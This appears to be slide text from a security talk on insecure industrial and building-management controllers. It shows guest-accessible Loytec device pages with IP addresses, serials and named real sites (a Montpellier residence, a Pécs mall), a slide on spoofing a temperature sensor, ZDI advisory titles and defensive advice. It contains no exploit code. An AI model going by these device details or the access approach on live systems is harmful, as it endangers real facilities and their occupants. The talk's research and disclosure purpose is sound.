X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=354043648;path=/**

# “no web access connections at all”



## Device Info

LIOB-580  
Logged in as  
**guest**  
2017-08-31 09:45:39

### Device Info

Data

Commission

Config

Statistics

L-WEB

L-IOB

Documentation

Reset

Contact

Logout

networks under control

General Info		
Product	LIOB-580, firmware 6.0.2	2016-06-23 14:05:00
Hostname	LIOB-580-000AB00507DE, 192.168.10.10	
Serial number	022822-000AB004EAAE	
Free RAM, heap, flash	3275 KB, 334 KB, 6576 KB	
CPU, temp, supply	23%, 51°C, 31.9V	
NTP status	in-sync	
Uptime	140 days,12:21:58	

Device Status		
	OK	
IEC61131 status	✓ Logic running	✓ I/O driver active
IEC61131 program source	C:\Mes Documents\Projets Loytec\@cquacontrol _ Villa Helios _ Montpellier\Project	
L-IOB status	✓ Local I/O	✓ LIOB-IP
	✓ connected	192.168.10.10
Ethernet	✓ FTP ✓ Telnet ✓ Global Connections (CEA-852) ✓ CEA-709 over IP (CEA-852) ✓ Web UI ✓ HTTP ✓ IEC61131 online test ✓ BACnet/IP ✓ OPC XML-DA	

Firmware Info		Primary (ACTIVE)	Fallback
Firmware	LIOB-ASC Primary Image	LIOB-ASC Fallback Image	
Version	6.0.2	5.1.5	
Build date	2016-06-23 14:05:00	2015-08-21 11:57:59	

Project Information		
Project file	Villa Helios.liob	<input type="checkbox"/> Remote config
Project name	Villa Helios	
Project timestamp (UTC)	2016-12-01 08:39:53	
Project status	ok	
Unit system	SI	

# “no web access connections at all”

Résidence services seniors **VILLA D'HÉLIOS** – Cogedim Club® COGEDIMclub®  
RÉSIDENCES SENIORS

7, rue de la Fontaine de Lattes  
34000 Montpellier

Logements disponibles



# “no web access connections at all”

## 192.168.1.101 - Device Info

99.160.242.169

adsl-99-160-242-169.dsl.stl2mo.sbcglobal.net

**AT&T Internet Services**

Added on 2017-08-15 06:25:53 GMT



United States

[Details](#)

HTTP/1.0 200 Data follows

Date: Tue Aug 15 00:01:47 2017

Server: GoAhead-Webs

Pragma: no-cache

Cache-control: no-cache

Content-Type: text/html

X-UA-Compatible: IE=Edge,chrome=1

**Set-Cookie: id\_80=2086000814;path=/**

## 192.168.11.201 - Device Info

195.228.99.97

**Magyar Telekom**

Added on 2017-08-15 04:18:12 GMT



Hungary

[Details](#)

HTTP/1.0 200 Data follows

Date: Tue Aug 15 04:18:11 2017

Server: GoAhead-Webs

Pragma: no-cache

Cache-control: no-cache

Content-Type: text/html

X-UA-Compatible: IE=Edge,chrome=1

**Set-Cookie: id\_80=1361784847;path=/**

[Previous](#)

[Next](#)

# “no web access connections at all”



## Device Info

LINX-110  
Logged in as  
guest  
2017-08-31 10:40:00

### Device Info

- Data
- Commission
- Config
- Statistics
- L-WEB
- L-IOB
- Documentation
- Reset
- Contact
- Logout

networks under control

#### General Info

Product	LINX-110, firmware 5.3.2	2015-12-18 18:41:00
Hostname	LINX-110-8000001D9733, 192.168.11.201	
Serial number	010926-8000001D9733	
Free RAM, heap, flash	18185 KB, 412 KB, 7179 KB	
CPU, temp, supply	30%, 39°C, 23.9V	
NTP status	in-sync	
Uptime	49 days,12:36:31	

#### Device Status



OK

L-IOB status	✓ LIOB-FT	✓ LIOB-IP
IEC61131 status	✓ Logic running	✓ I/O driver active
IEC61131 program source	D:\LCprj\CECEPecsi	
Port 1	✓ CEA-709	
Port 2	Disabled	
Ethernet	✓ connected	192.168.11.201
	✓ FTP    ✓ Telnet    ✓ Global Connections (CEA-852)	
	✓ Web UI    ✓ HTTP    ✓ IEC61131 online test	
	✓ RNI 0 (CEA-709)    ✓ OPC XML-DA	

#### Serial

Firmware Info	Primary (ACTIVE)	Fallback
Firmware	LINX-LC3K Primary Image	LINX-LC3K Fallback Image
Version	5.3.2	4.9.3
Build date	2015-12-18 18:41:00	2013-11-21 17:33:43

#### Project Information

Project file	Pecsi_arkad_2016_09_28_1347.linx	<input type="checkbox"/> Remote config
Project name	Árkád-Pécs	
Project timestamp (UTC)	2016-09-28 13:21:08	
Project status	ok	
Unit system	SI	

# Let's do some shopping in Hungary

Árkád-Pécs   

All Maps Images Videos News More ▾ Search tools   

About 167,000 results (0.46 seconds)

**ÁRKÁD Pécs**  
[www.arkadpecs.hu/](http://www.arkadpecs.hu/) ▾ Translate this page  
Kiadó, bérelhető irodahelyiségek - ÁRKÁD Pécs. ÁRKÁD Pécs. ÜZLETEK ... Szerezz örömet szeretteidnek ÁRKÁD vásárlási utalvánnyal! Tovább ». PARKOLÁS.

**BACK**  
Bershka - New Yorker - Adidas -  
Interspar - C&A - ...

**Interspar**  
INTERSPAR. Nyitvatartás. Ekkor gyere. Hétfő-szombat 7:00 - 21 ...


**Nyitva tartás**  
2016. április 17-től az ÁRKÁD bevásárlóközpont és üzletei ...  
[More results from arkadpecs.hu »](#)

**Akciók**  
AKCIÓK. Hogyan maradj le a legújabb akcióinkról, iratkozz fel ...

**Őszi Kupon Napok ÁRKÁD Pécs**  
Őszi Kupon Napok 2016. szeptember 7-11. között az ...

**térkép**  
TÉRKÉP. AJÁNDÉK MINDENKINEK.  
Szerezz örömet ...



See photos  See outside 

**Árkád** ★

4.3 ★★★★☆ 259 Google reviews  
Shopping mall in Pécs, Hungary

**Address:** Pécs, Bajcsy-Zsilinszky u. 11/1, 7622 Hungary  
**Hours:** Open today · 7AM–10PM ▾  
**Phone:** +36 72 523 100

# Cams, sensors, routers, etc...



OpenWrt | OpenWrt Backfire 10.03.1 | Load: 0.08 0.02 0.01

**Authorization Required**

Please enter your username and password.

Username	<input type="text" value="root"/>
Password	<input type="password" value=""/>

English



User Name	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

**Any time & Any where**  
IP Surveillance for Your Life

Customer Login



Username :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="LOGIN"/>	

View: [Mobile](#) | [PC](#)

Make L-VIS think it's freezing ;) and see what happens



# It worked !



# Good to know: ZDI buys ICS/SCADA/BMS vulns



ZDI-16-478	CVE: CVE-2016-6486	Published: 2016-08-17
Siemens SINEMA Server Insecure File Permissions Privilege Escalation Vulnerability		

ZDI-17-392	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder Local Privilege Escalation Vulnerability		
ZDI-17-391	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder Embedded Session ID Authentication Bypass Vulnerability		
ZDI-17-390	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder css.inc Directory Traversal Information Disclosure Vulnerability		
ZDI-17-389	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder runscript Directory Traversal Information Disclosure Vulnerability		
ZDI-17-388	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder file_picker Directory Traversal Arbitrary File Upload Remote Code Execution Vulnerability		
ZDI-17-387	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder SOAP Request Remote SQL Command Execution Vulnerability		
ZDI-17-386	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder Error Message Path Information Disclosure Vulnerability		
ZDI-17-385	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder error Information Disclosure Vulnerability		
ZDI-17-384	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder editobject SQL Injection Remote Code Execution Vulnerability		
ZDI-17-383	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder xmlserver SQL Injection Remote Code Execution Vulnerability		
ZDI-17-382	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder track_getdata SQL Injection Remote Code Execution Vulnerability		
ZDI-17-381	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder nfcserver SQL Injection Remote Code Execution Vulnerability		
ZDI-17-380	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder localize SQL Injection Remote Code Execution Vulnerability		
ZDI-17-379	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder syslog_getdata SQL Injection Remote Code Execution Vulnerability		
ZDI-17-378	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder track_import_export SQL Injection Remote Code Execution Vulnerability		

ZDI-17-707	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation PMSoft Project File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-706	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation PMSoft Project File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-705	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-704	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-703	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-702	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-701	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability		
ZDI-17-700	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability		
ZDI-17-699	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-698	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-697	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-CAN-3916	Delta Industrial Automation	CVSS: 6.8
Discovered by: axt		2016-08-23 (40 days ago)
ZDI-CAN-3913	Delta Industrial Automation	CVSS: 6.8
Discovered by: axt		2016-08-23 (40 days ago)
ZDI-CAN-3912	Delta Industrial Automation	CVSS: 6.8
Discovered by: axt		2016-08-23 (40 days ago)
ZDI-CAN-3911	Delta Industrial Automation	CVSS: 5.1
Discovered by: axt		2016-08-23 (40 days ago)
ZDI-CAN-3910	Delta Industrial Automation	CVSS: 6.8
Discovered by: axt		2016-08-23 (40 days ago)

# Lessons learned

- Industrial hacking is easy
- Without ICS/SCADA/BMS previous knowledge you can own the system
- Don't underestimate low and medium vulnerabilities

# So what can we do to protect ICS/ SCADA/BMS ?

- Nothing new here
- Update systems
- Manage systems (Use logs, don't use default config, use strong passwords, etc...)
- Segment and manage networks !

# THANK YOU

**DEEP  
INTEL**  
FOCUS ON SECURITY INTELLIGENCE



  
**IMPERIAL  
RIDING SCHOOL**  
RENAISSANCE<sup>®</sup> HOTEL  
VIENNA

**RANDORI SEC**